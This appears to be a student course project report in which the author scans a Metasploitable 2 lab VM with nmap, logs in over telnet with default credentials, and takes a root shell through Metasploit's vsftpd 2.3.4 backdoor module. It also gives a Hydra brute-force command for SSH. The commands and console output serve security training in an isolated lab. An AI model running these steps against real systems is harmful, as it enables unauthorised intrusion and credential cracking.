Scanning for Open ports and Attacking them

By

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DECLARATION

I hereby declare that the contents presented in the project entitled "Scanning for Open ports and Attacking them", submitted in partial fulfillment for the course in cyber security from 1STOP in association with TALAKUNCHI, is a record of original work investigated by me.

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ABSTRACT

We are more vulnerable to the dangers of cyberspace because we live in an era where most tasks can be digitized. Our presence in the digital domain has exploded, from simple operations like placing a phone call to complicated processes like financial transactions via online banking. We put our information out there before, after, and during these activities, and if it isn't secure, we are vulnerable to cyberattacks. Cyber security is a branch of study that deals with these issues. Cyber security is the protection of our computer network and systems from hostile activity that can harm people, software, and hardware.

Attackers use port scanning to scope out their target environment by sending packets to specific ports on a host and analyzing the answers to detect vulnerabilities and determine which services, and versions of services, are running on the host.

INTRODUCTION

List of Tools used

Kali Linux

Kali Linux is a security Linux distribution based on Debian that was created with computer forensics and advanced penetration testing in mind. It was created by Mati Aharoni and Devon Kearns of Offensive Security, who rewrote BackTrack. Kali Linux comes with a large number of tools that are well-suited to a variety of information security tasks, including penetration testing, security research, computer forensics, and reverse engineering.

Metasploit 2

The Rapid7 Metasploit community has created a machine that contains a variety of flaws. The Metasploitable 2 VM is a great virtual machine for computer security training, but it's not a good choice for a primary system. Metasploitable 2 gives the researcher a variety of ways to practise penetration testing with the Metasploit framework. It is easy to install because it is a pre-built virtual computer.

NMAP

Gordon Lyon designed Nmap (Network Mapper), a network scanner (also known by his pseudonym Fyodor Vaskovich). Nmap is a programme that sends packets and analyses the answers to find hosts and services on a computer network.

Nmap has a number of tools for exploring computer networks, such as host discovery and detection of services and operating systems. Scripts that enable more advanced service discovery, vulnerability detection, and other features can be added to these features. During a scan, Nmap can adapt to network conditions like latency and congestion.

Nmap began as a Linux programme and has now been ported to Windows, macOS, and BSD.

Linux is the most prevalent operating system, followed by Windows.

TASK-1

Login to metasploit and extract ip address

STEP1: Downloading and Installing Metasploitable 2


To install it, first download the iso file from the website (https://information.rapid7.com/download-metasploitable-2017.html).

Install the iso file on any virtual machine in the same way that any other virtual machine is installed.

Login with the default username and password on the Metasploitable2 machine:

msfadmin is the username.

msfadmin is the password.



STEP2: Scanning process


Now first lets the ip address of our victim machine(metasploit 2)

To check the ip address use the command -

`Ifconfig`

The victim machine's IP is 192.168.0.130 in our testing environment.

Let's start by scanning the target port with nmap. We conducted a thorough complete port scan on the target. Here are the results:



TASK-2

Do nmap scanning on the IP, Extract Open port and Version Details

STEP1:Scanning Process

Let's start by scanning the target port with nmap.

Open nmap by typing nmap in the terminal

```
nmap
```

Then to scan our victim ip address type the following command

```
nmap -p- -Sv 192.168.0.130
```

We conducted a thorough complete port scan on the target. And the results are shown in above picture

As we can see there are many open ports like VSFTPD, linux telnetd , Postfix smtp ,VNC and many more

TASK-3

Check the vulnerable version exploitation's procedure in rapid7 and start exploiting Telnet,FTP ,SSH


Telnet

Telnet is a text-based network protocol for connecting to remote computers using TCP/IP networks such as the Internet. Telnet was established and introduced in 1969, and it might be considered the first Internet in history.

TELNET port number is 23.

As we saw in the above nmap scan the telnet port was open, now to exploit telnet port we can use the following command

```
telnet <target IP Address> --> 192.168.0.130
```



By default, it will grab the Metasploitable 2 banner, which states that you may get started by logging in with msfadmin/msfadmin.

FTP

When a service (such as an FTP server) accepts remote connections, it begins "listening" on a certain port. There is a standard port that the application should use for common services. The first 1024 ports are allocated for unique services that are known to exist. The Internet Assigned Numbers Authority has assigned these services a standard port (IANA).

When a file transfer client connects to a port on which a file transfer service is listening, the two can communicate. At first, this takes the form of directives. The connection details and tasks you want performed are defined by commands. The following step entails transmitting the desired file data over the same or a comparable established connection.

Exploiting FTP through Metasploit framework

open Metasploit framework console and search for vsftpd Backdoor

exploit

```
msfconsole
Search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
root@kali:~# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMM                MMMMMMMMM
MMMN$                       vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMN  ?MM              MM?  NMMMMMN
MMMMMMMNe                  JMMMMMMMM
MMMMMMMMNm,              eMMMMMMMMNM
MMMMNNMMMMMMNx        MMMMMMMNMMMM
MMMMMMMNMMMMMMm+..+MMNMMMMMMMMMNM
       https://metasploit.com


      =[ metasploit v5.0.53-dev                          ]
+ -- --=[ 1931 exploits - 1079 auxiliary - 331 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 7 evasion                                      ]

msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

show options

```
msf5 > search vsftpd

Matching Modules
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   -  ----                                  ---------------  ----       -----  -----------
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msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.130
RHOSTS => 192.168.0.130
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.130:21 - USER: 331 Please specify the password.
[+] 192.168.0.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.136:43829 -> 192.168.0.130:6200) at 2019-10-24 13:50:34 +0530
```

```
set RHOSTS 192.168.0.130 --> <target IP address>exploit
```

You have now been granted root access.

SSH

SSH is a cryptographic network protocol for securely executing network services over an unsecured network.

The port number for SSH is 22

Cracking Username and password of SSH with HYDRA

Hydra is a built-in tool in Kali-Linux that may be used to Brute force assault is a trial-and-error method used by application programmes to decode encrypted data such as passwords or Data Encryption Standard (DES) keys, rather than using intellectual strategies.

To crack username and password create a list of predefined username and password or you then get that list from internet

Use the following command to exploit ssh

```
hydra -L <Usernames_List> -P <Passwords_List> <Target ip address> <Service>
```